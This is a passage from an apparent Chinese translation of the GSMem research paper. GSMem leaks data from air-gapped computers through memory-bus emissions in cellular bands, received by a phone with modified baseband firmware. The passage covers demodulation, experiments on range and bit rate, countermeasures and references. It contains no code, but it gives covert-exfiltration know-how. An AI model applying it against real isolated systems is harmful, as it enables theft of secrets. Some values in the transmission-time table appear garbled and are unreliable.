数值。然而，我们发现某些频率的干扰较多比如其他人正在使用蜂窝移动数据。因此，在扫描的状态中，更好的 频率提供更好的承诺信息速率(CIR)。这个频率是通过扫描整个 GSM 850 频段，并根据最小平均振幅挑选的 ( dBm)。我们的前提是最低平均振幅表明有较低的干扰，他可以使 B-ASK 算法更好的发现识别我们传输的 “1”。在我们的实现中，进行完扫描之后，如果噪音过大 30 秒或者信号丢失 30 秒后， PREAMBLE 状态改变为搜索前导码。

### 6.1.6 前导码检测与解调

如果状态设置为前导码搜索，前导码搜索算法将会执行( 算法 2 , 7 到 11 行 )，如果 1010 被检测到，就认为他是一个数据段的开始，改变状态，完成 B-ASK 的解调过程( 12 到 18 行 )。前导码的作用是(1)把接收机与发射机同步 ( 2 ) 识别 “0” 和 “1” 的幅度水平 a ( 3 ) 如果不知道的话，确定信号的持续时间。如果移动电话在移动，动态设置振幅 a 是很必要的。例如，在离发射机很远的位置，小振幅会很合适。当前导码被检波，数据段就可以以前导码发送来的参数进行调解。

### 6.1.7 信号丢失

在算法二的第十五行，返回给 PREAMBLE 的状态是，是否获得了整个数据段还是信号丢失。当信号接收时，如果信号强度小于前导码中的 0 的时间大于三秒，函数 SignalLost() 返回ture。在这种情况下，接收到的数据段会被丢弃或进行相应的标记。

## 7.评估

在本节中，我们评估了 GSIMem 作为通信信道的性能。除了评估我们已经详细介绍的，使用被修改基带固件的蜂窝基带接收器。我们还评估使用编程软件定义无线电 (SDR) 来通过专用的硬件接收接收信号。

### 7.1 实验步骤

我们用改性固件的摩托罗拉 C123 作为接收器进行本节中的所有实验。对于发射机，我们使用三种不同的桌面计算机，每个不同的配置和不同的情况。这些计算机的详细信息和测试的设置可以在表 5 中找到。注意，WS3 是一个比其他计算机更强大的发射器，因为他的内存有一个四通道运行模式，采用了更宽的数据路径。在所有的实验中，发射机使用如节 5 中所述的

4KB 的分配方法，除非另有说明，我们使用 T 为 1.8 秒。接收器频率为绝对射频频道号 25 ( 下行 940MHz )。

	WS1	WS2	WS3
<i>OS</i>	Linux Fedora 20		
<i>Chassis (metal)</i>	infinity chassis	GIGABYTE Setto 1020 GZ-AX2CB S	Silvertone RL04B
<i>CPU</i>	Intel i7-4790	Intel i7-3770	Intel i7-5820K
<i>Motherboard</i>	GIGABYTE GAh87M-D3 H	GIGABYTE H77-D3H	GIGABYTE GA-X99-U D4
<i>RAM Type</i>	2 x 4GB 1600MHz	4 x 4GB 2133MHz	
<i>RAM Frequencies Tested</i>	1333/1600 MHz	1833/2133 MHz	
<i>RAM Operation Modes Tested</i>	Single / Dual	Dual / Quad	安全客 (bobap.360.cn)

Table 5: Configuration of the transmitting workstations.

有几个影响无线信道质量的主要因素，通常情况下，通道的质量衡量考虑信号信噪比 ( SNR )， $SNR = 10\log(p/p) = P_{db} - p_{db}$   $p$  是功率级 ( 较大的 SNR 优于小的 SNR 噪声功率  $p$  )。噪声功率  $p$  来自于自然产生的无线电和周围计算机的辐射。因此，为了匹配 3 节中的我们攻击情形，在这一节所有实验发生在距离几个活跃的台式电脑 10 米半径范围内空间。

接收器的位置发生变化时，有很多因素可以降低信噪比。因为我们处理一个低功率传输，所以我们不考虑性能，如多径传播 ( 衰落 )。相反，我们考虑因为接收器的位置和距离造成的对信道信噪比的影响。

## 7.2 通道信号的信噪比 ( SNR )

第一组实验测试不同距离下的信噪比，图 6、图 7 和图 8 显示接收器，在 ws1, ws2, ws3 三个不同状态下测得的最大测量幅度。在这里，ws1, ws2 的内存为双通道，发射频率在 1600Mhz, ws3 的内存为双通道或四通道，他的发射频率在 1833mhz 或 2133mhz。由图 9 所示，信噪比甚至在 160cm 处也是良好的（信号功率比噪音功率大）。这是对我们提出的这一种窃密方法有效距离的最好的说明。鉴于这些实践，我们认为我们的接收机会在距离桌面计算机 160cm 的范围内正常工作。

请注意，双模式的 ws3 比 ws3 和 ws2 有更大的优势，这是因为 ws3 的内存频率比其他的 ws 都要高。这意味着有更少的感染干扰，从而提高了信噪比。当使用了四通道时，信噪比进一步增大，这说明通道数越多，信号的质量越好。




Figure 6: Signal strength received from WS2 (1600MHz, Dual) at various distances from the backside of the chassis. The blue line can also be viewed as the casual emissions (noise).




Figure 7: Signal strength received from WS1 (1600MHz, Dual) at various distances from the backside of the chassis.




Figure 8: Signal strength received from WS3 (1833/2133MHz, dual/quad channels) at various distances from the front side of the chassis.




Figure 9: Receiver SNR from WS1 and WS2 (1600MHz, Dual) at various distances from the backside of the chassis.

在实验中，我们观察到对发射机和接收机的位置对信噪比有显著的影响。例如，对 WS1 的最佳位置（使用 1600MHz）是在机箱前面，而对 WS2 的最佳位置是从后面。这种差异是由于机箱的形状和材料。机箱前部主要有塑料制成，阻挡了更少的信号。

图 10 和图 11 显示了当噪声比为 0.5 时，每种 ws 到不同位置接收机的不同距离。




Figure 10: The distance at which an SNR of 0.5dB is achieved at various positions around the transmitters WS1 and WS2 using dual mode and different clock speeds




Figure 11: The distance at which at least 0.5dB of SNR is achieved at various positions around the transmitter WS3 using quad mode and different clock speeds.

### 7.3 比特率

GSMem 在一个用了 9 年的手机上使用 OsmocomBB 限制了传输的质量。虽然此设备的优点是提供了可编程 GSM 基带，但它有限的实时处理能力和 DSP 的全部功能不能完全发挥。

由于这些限制，比起其他的复杂调制，我们宁愿使用简单 ASK 调制。使用此设备的建议的 B-ASK 调制，从 GSMem 发射机接收二进制数据的比特率为 1 到 2 位/秒。这允许少量的信息，如标识、密码和加密密钥，在几分钟内被发射出来。我们通过从桌面电脑传输 256 位加密密钥来进行误码率 (BER) 测试。图 12 为从桌面电脑到附近不同距离手机之间的误码率。

Data (bit)	Length	Rx Time	Rx Time	
Motorola + USRP + C123				
MAC Address	48	30 sec	48 ms	
Plain Password	64	40 sec	64 ms	
MD5	128	1.3 sec	128 ms	
GPS Coordinate	128	1.3 sec	128 ms	
SHA1 Hash	160	1.6 min	160 ms	
Disk Encryption Key	256	2.6 min	256 ms	
RSA Private Key 2048	21.3 min	2.04 sec		
Fingerprint	2800	29.1 min	2.8 sec	
Template	安全客 ( bobao.360.cn )			

Table 6: Transmission times

为了增加的有效距离，我们定做了一块印刷电路板作为天线来优化 400mhz 到 1000mhz 的信号捕获，该天线连接到通用软件无线电外设上 ( USRP )。【55】

我们在不同距离测试 WS3 发射 “0” 和 “1” 的信号强度，发射电脑 10 米半径内有正常工作的计算机。如图 13 所示，可以在 30 米内外收到信号。这相比于手机接收，是一个重大的改进，此外，接收机的硬件也并不昂贵。




Figure 13: Signal strength received on  $f$  as transmitted from WS3 at distances of 0-40 meters from the front side of the chassis.

## 8. 对抗手段

对政府和军对来说，电磁安全( EMSEC )是保密的重点，尽管也偶尔有一些泄露【16】【56】。由于本文介绍了的泄密手段，一些区域可能被采取一些特殊的控制手段，比如禁止使用包括功能机在内的手机。如前文所述，通过专用设备造成的长距离的泄密也可能。在这方面，可以使用电磁隔离墙，使用钢筋混凝土或者使用法拉第笼来阻挡信号。然而，把每一台计算机都放在一个法拉第笼里是不可能的，在计算机内部屏蔽多通道内存总线的辐射是很难的，何况还有视频线等其他发射源。另一种防御是动态行为检测，尝试检测 GSmem 活动时的进程【9】【57】。然而，当基带固件作为 gsmem 接收机，特别是基带固件与操作系统分离时【49】，可能需要进行详细技术检测。

## 9. 总结

在本文中，我们介绍了 GSMem，它是盗取被隔离计算机中机密数据的一种方法。我们主要的贡献，包括独特的传输通道，一种可行的传送方法和一个不会引起怀疑而且几乎无处不在的接收器。隐蔽传输的电磁波在 GSM、UMTS 和 LTE 的蜂窝网络频率波段。传输软件利用特定内存相关 CPU 指令，利用多通道内存总线来放大传输功率。随后，传输的信号负责接收

和解调的 rootkit 与 手机基带在同一层级。请注意，不像最近其他一些的工作在这一领域的成果，GSMem 利用的组件几乎都是出现在任何桌面/服务器计算机和手机上的。此外，我们使用了那些没有 Wi-Fi、 相机或其他不必要的仪器的低级手机，他们即使是在安全意识较高的区域中也可以被使用。接下来，我们讨论发射机和接收机，我们介绍了关于信号的生成、 数据调制、 传输检测、 降低噪音和处理接收器移动的设计。在 Windows 和 Linux 中测试我们的 GSMem。传输软件占用内存极小，很难被察觉。通过修改手机底层基带固件实现 GSMem。我们提出它的体系结构，并讨论它的功能和局限性。我们还使用了不同的配置、 设置和各种参数去测试，用柱形图表示我们的测试结果。目前，我们设备的在 1 米到 5.5 米上可以使用蜂窝基带设备接收，我们还使用了价格合适的专用设备评估了 GSMEM，让它的距离增加到 30 米或更多。我们相信，我们提出的新的泄密渠道会有助于提高业界对这方面的兴趣和认识。

## 参考文献

- [1] GReAT team, "A Fanny Equation: "I am your father, Stuxnet," Kaspersky Labs' Global Research & Analysis Team, 17 2 2015. [Online]. Available:  
<https://securelist.com/blog/research/68787/a-fannyequation-i-am-your-father-stuxnet/>.
- [2] A. Gostev, "Agent.btz: a Source of Inspiration?," SecureList, 12 3 2014. [Online]. Available:  
<http://securelist.com/blog/virus-watch/58551/agent-btza-source-of-inspiration/>.
- [3] N. Shachtman, "Under Worm Assault, Military Bans Disks, USB Drives," Wired, 19 11 2008. [Online]. Available:  
<http://www.wired.com/2008/11/army-bansusb-d/>.
- [4] IT@Intel White Paper, IT Best Practices, Enabling Smart Phones in Intel's Factory, Intel IT, 2011.
- [5] L. Martin, "Important Information," Lockheed Martin, [Online]. Available:  
<http://www.lockheedmartin.com/us/atl/maps/cherryhill/information.html>. [Accessed 17 2 2015].

- [6] H. Welte, "Anatomy of contemporary GSM cellphone hardware," Unpublished paper, c, 2010.
- [7] M. Degrasse, "Broadcom looks to sell baseband unit," RCRWirelessNews, 26 2014. [Online]. Available: <http://www.rcrwireless.com/20140602/wireless/broadcom-exploring-sale-baseband-unit>.
- [8] R. P. Weinmann, "All your baseband are belong to us," hack. Iu., 2010.
- [9] R. P. Weinmann, "Baseband Attacks: Remote Exploitation of Memory Corruptions in Cellular Protocol Stacks," in WOOT, 2012.
- [10] R. P. Weinmann, "Baseband exploitation in 2013: Hexagon challenges," in Pacsec 2013, Tokyo, Japan, 2013.
- [11] R. J. Anderson, "Emission security," in Security Engineering, 2nd Edition, Wiley Publishing, Inc., 2008, pp. 523-546.
- [12] R. J. Aldrich, "Shootdowns, Cyphers and Spending," in GCHQ – The Uncensored Story of Britains Most Secret Intelligence Agency, Harper Press, 2010, pp. 201-226.
- [13] W. van Eck, "Electromagnetic Radiation from Video Display Units: An Eavesdropping Risk?," Computers and Security 4, pp. 269-286, 1985.
- [14] M. G. Kuhn and R. J. Anderson, "Soft tempest: Hidden data transmission using electromagnetic emanations," in Information Hiding, 1998, pp. 124--142.
- [15] M. G. Kuhn, "Compromising emanations: Eavesdropping risks of computer displays," University of Cambridge, Computer Laboratory, 2003.
- [16] J. McNamara, "The Complete, Unofficial TEMPEST Information Page," 1999. [Online]. Available:  
<http://www.jammed.com/~jwa/tempest.html>. [Accessed 4 10 2013].
- [17] E. Thiele, "Tempest for Eliza," 2001. [Online]. Available:  
<http://www.erikyyy.de/tempest/>. [Accessed 4 10 2013].
- [18] S. S. Clark, B. Ransford, A. Rahmati, S. Guineau, J. Sorber, K. Fu and W. Xu, "WattsUpDoc: Power side channels to nonintrusively discover untargeted malware on

embedded medical devices," in USENIX Workshop on Health Information Technologies (Vol. 2013), 2013.

- [19] U. Rührmair, X. Xu, J. Sölter, A. Mahmoud, M. Majzoobi, F. Koushanfar and W. Burleson, Efficient power and timing side channels for physical unclonable functions, Springer Berlin Heidelberg, 2014.
- [20] T. Halevi and N. Saxena, "A closer look at keyboard acoustic emanations: random passwords, typing styles and decoding techniques," in ACM Symposium on Information, Computer and Communications Security, 2012.
- [21] M. Hanspach and M. Goetz, "On Covert Acoustical Mesh Networks in Air," Journal of Communications, vol. 8, 2013.
- [22] R. Callan, A. Zajic and M. Prvulovic, "A Practical Methodology for Measuring the Side-Channel Signal Available to the Attacker for Instruction-Level Events," in Microarchitecture (MICRO), 2014 47th Annual IEEE/ACM International Symposium on, IEEE, 2014, pp. 242-254.
- [23] G. Mordechai, G. Kedma, A. Kachlon and Y. Elovici, "AirHopper: Bridging the air-gap between isolated networks and mobile phones using radio frequencies," in Malicious and Unwanted Software: The Americas (MALWARE), 2014 9th International Conference on, IEEE, 2014, pp. 58-67.
- [24] M. Hanspach and M. Goetz, "Recent Developments in Covert Acoustical Communications.," in Sicherheit, 2014, pp. 243-254.
- [25] M. Guri, M. Monitz, Y. Mirski and Y. Elovici, "BitWhisper: Covert Signaling Channel between AirGapped Computers using Thermal Manipulations," in arXiv preprint arXiv:1503.07919, 2015.
- [26] P. John-Paul, "Mind the gap: Are air-gapped systems safe from breaches?," Symantec, 5 May 2014. [Online]. Available:  
<http://www.symantec.com/connect/blogs/mind-gap-areair-gapped-systems-safe-breaches>.

- [27] C. A., Q. Zhu, P. R. and B. T., "An impact-aware defense against Stuxnet," in American Control, 2013.
- [28] J. Larimer, "An inside look at Stuxnet," IBM X-Force, 2010.
- [29] D. Goodin, "Meet ‘badBIOS,’ the mysterious Mac and PC malware that jumps airgaps," ars technica, 31 10 2013. [Online]. Available:  
<http://arstechnica.com/security/2013/10/meet-badbios-the-mysterious-mac-and-pc-malware-that-jumpsairgaps/>.
- [30] J. Zaddach, A. Kurmus, D. Balzarotti, E.-O. Blass, A. Francillon, T. Goodspeed, M. Gupta and I. Koltsidas, "Implementation and implications of a stealth harddrive backdoor," Proceedings of the 29th Annual Computer Security Applications Conference, pp. 279288, 2013.
- [31] D. Goodin and K. E. Group, "How ‘omnipotent’ hackers tied to NSA hid for 14 years—and were found at last," ars technica, 2015.
- [32] J. Linden, "DeathRing: Pre-loaded malware hits smartphones for the second time in 2014," Lookout, 4 December 2014. [Online]. Available:  
<https://blog.lookout.com/blog/2014/12/04/deathring/>.
- [33] M. Kelly, "MouaBad: When your phone comes preloaded with malware," Lookout, 11 April 2014.  
[Online]. Available: <https://blog.lookout.com/blog/2014/04/11/mouabad/>.
- [34] M. Guri, G. Kedma, A. Kachlon and Y. Elovici, "AirHopper: Bridging the air-gap between isolated networks and mobile phones using radio frequencies," in Malicious and Unwanted Software: The Americas (MALWARE), 2014 9th International Conference on, IEEE, 2014, pp. 58-67.
- [35] RSA Research Labs, "Anatomy of an Attack," 1 4 2011. [Online]. Available:  
<https://blogs.rsa.com/anatomy-of-an-attack/>.
- [36] J. Scahill and J. Begley, "THE GREAT SIM HEIST:

- HOW SPIES STOLE THE KEYS TO THE ENCRYPTION CASTLE," TheIntercept, 19 February 2015. [Online]. Available:  
[https://firstlook.org/theintercept/2015/02/19/great-simheist/.](https://firstlook.org/theintercept/2015/02/19/great-simheist/)
- [37] F. Obermaier, H. Moltke, L. Poitras and J. Strozyk, "Snowden-Leaks: How Vodafone-Subsidiary Cable & Wireless Aided GCHQ' s Spying Efforts," sueddeutsche, 25 November 2014. [Online]. Available:  
<http://international.sueddeutsche.de/post/103543418200/snowden-leaks-how-vodafone-subsidiary-cable>.
- [38] D. Sanger and N. Perlroth, "Bank Hackers Steal Millions via Malware," NY times, 14 February 2015.  
[Online]. Available:  
[http://www.nytimes.com/2015/02/15/world/bankhackers-steal-millions-via-malware.html?\\_r=0](http://www.nytimes.com/2015/02/15/world/bankhackers-steal-millions-via-malware.html?_r=0).
- [39] "Digital cellular telecommunications system (Phase 2+), Radio transmission and reception 12.4.0 12," ETSI 3GPP, January 2015. [Online]. Available:  
[http://www.etsi.org/deliver/etsi\\_ts/145000\\_145099/145005/12.04.00\\_60/ts\\_145005v120400p.pdf](http://www.etsi.org/deliver/etsi_ts/145000_145099/145005/12.04.00_60/ts_145005v120400p.pdf).
- [40] Cellmapper, "Frequency Calculator," Cellmapper,  
[Online]. Available: <https://www.cellmapper.net/arfcn>.
- [41] M. Shiraz, M. Whaiduzzaman and A. Gani, "A study on anatomy of smartphone," Computer Communication \& Collaboration, vol. 1, pp. 24-31, 2013.
- [42] S. S. a. M. H. a. R. B. a. S. J. a. F. K. a. X. W. Clark, "Current events: Identifying webpages by tapping the electrical outlet," in Computer Security--ESORICS 2013, Springer, 2013, pp. 700-717.
- [43] G. Patents, "Frequency shift keying". Patent US Patent 2,461,456, 8 February 1949.
- [44] Intel, "Intel® Streaming SIMD Extensions 2 Store Intrinsics," Intel, [Online]. Available:

- [https://software.intel.com/sites/products/documentation/doclib/iss/2013/compiler/cpp-lin/GUID-19F086CAB0AE-4FC0-B5B5-A99AD5D62CFE.htm.](https://software.intel.com/sites/products/documentation/doclib/iss/2013/compiler/cpp-lin/GUID-19F086CAB0AE-4FC0-B5B5-A99AD5D62CFE.htm)
- [45] AMD, "AMD64 Architecture Programmer' s Manual 128-Bit and 256-Bit XOP and FMA4 Instructions," 11 2009. [Online]. Available: <http://support.amd.com/TechDocs/43479.pdf>.
- [46] "Intel Instruction Set Architecture Extensions - Advanced Vector Extensions," Intel, [Online]. Available: <https://software.intel.com/en-us/intel-isaextensions#pid-16007-1495>.
- [47] AMD, "All SIMD All the Time," AMD, September 2007. [Online]. Available: <http://developer.amd.com/community/blog/2007/09/10/all-simd-all-the-time/>.
- [48] IBM, "Power ISA™," 3 May 2013. [Online]. Available: [https://www.power.org/wpcontent/uploads/2013/05/PowerISA\\_V2.07\\_PUBLIC.pdf](https://www.power.org/wpcontent/uploads/2013/05/PowerISA_V2.07_PUBLIC.pdf).
- [49] H. Welte, "Anatomy of contemporary GSM cellphone hardware," unpublished paper, c, 2010.
- [50] SRLabs , "Turning USB peripherals into BadUSB," [Online]. Available: <https://srlabs.de/badusb/>.
- [51] OsmocomBB, "OsmocomBB," [Online]. Available: <http://bb.osmocom.org/trac/>. [Accessed 13 1 2015].
- [52] "Motorola C123," GSM arena, [Online]. Available: [http://www.gsmarena.com/motorola\\_c123-2101.php](http://www.gsmarena.com/motorola_c123-2101.php).
- [53] C. Turner, "New CortexTM - R Processors for LTE and 4G Mobile Baseband," ARM, 22 February 2011.  
[Online]. Available:  
[http://arm.com/files/pdf/new\\_cortexr\\_processors\\_for\\_lte\\_and\\_4g\\_mobile\\_baseband.pdf](http://arm.com/files/pdf/new_cortexr_processors_for_lte_and_4g_mobile_baseband.pdf).
- [54] "Ettus Research," [Online]. Available: <http://www.ettus.com/>.
- [55] "LP0410 Antenna," Ettus Research, [Online].

Available: <http://www.ettus.com/product/details/LP0410>.

[56] USAF, "AFSSI 7700: Communications and information emission security," Secretary of the Air Force, 2007.

[57] M. Guri, G. Kedma, B. Zadov and Y. Elovici, "Trusted Detection of Sensitive Activities on Mobile Phones Using Power Consumption Measurements," Intelligence and Security Informatics Conference (JISIC), 2014 IEEE Joint, pp. 145-151, 2014.

[58] ETSI, "Digital cellular telecommunications system: Radio subsystem link control," ETSI, July 1996.  
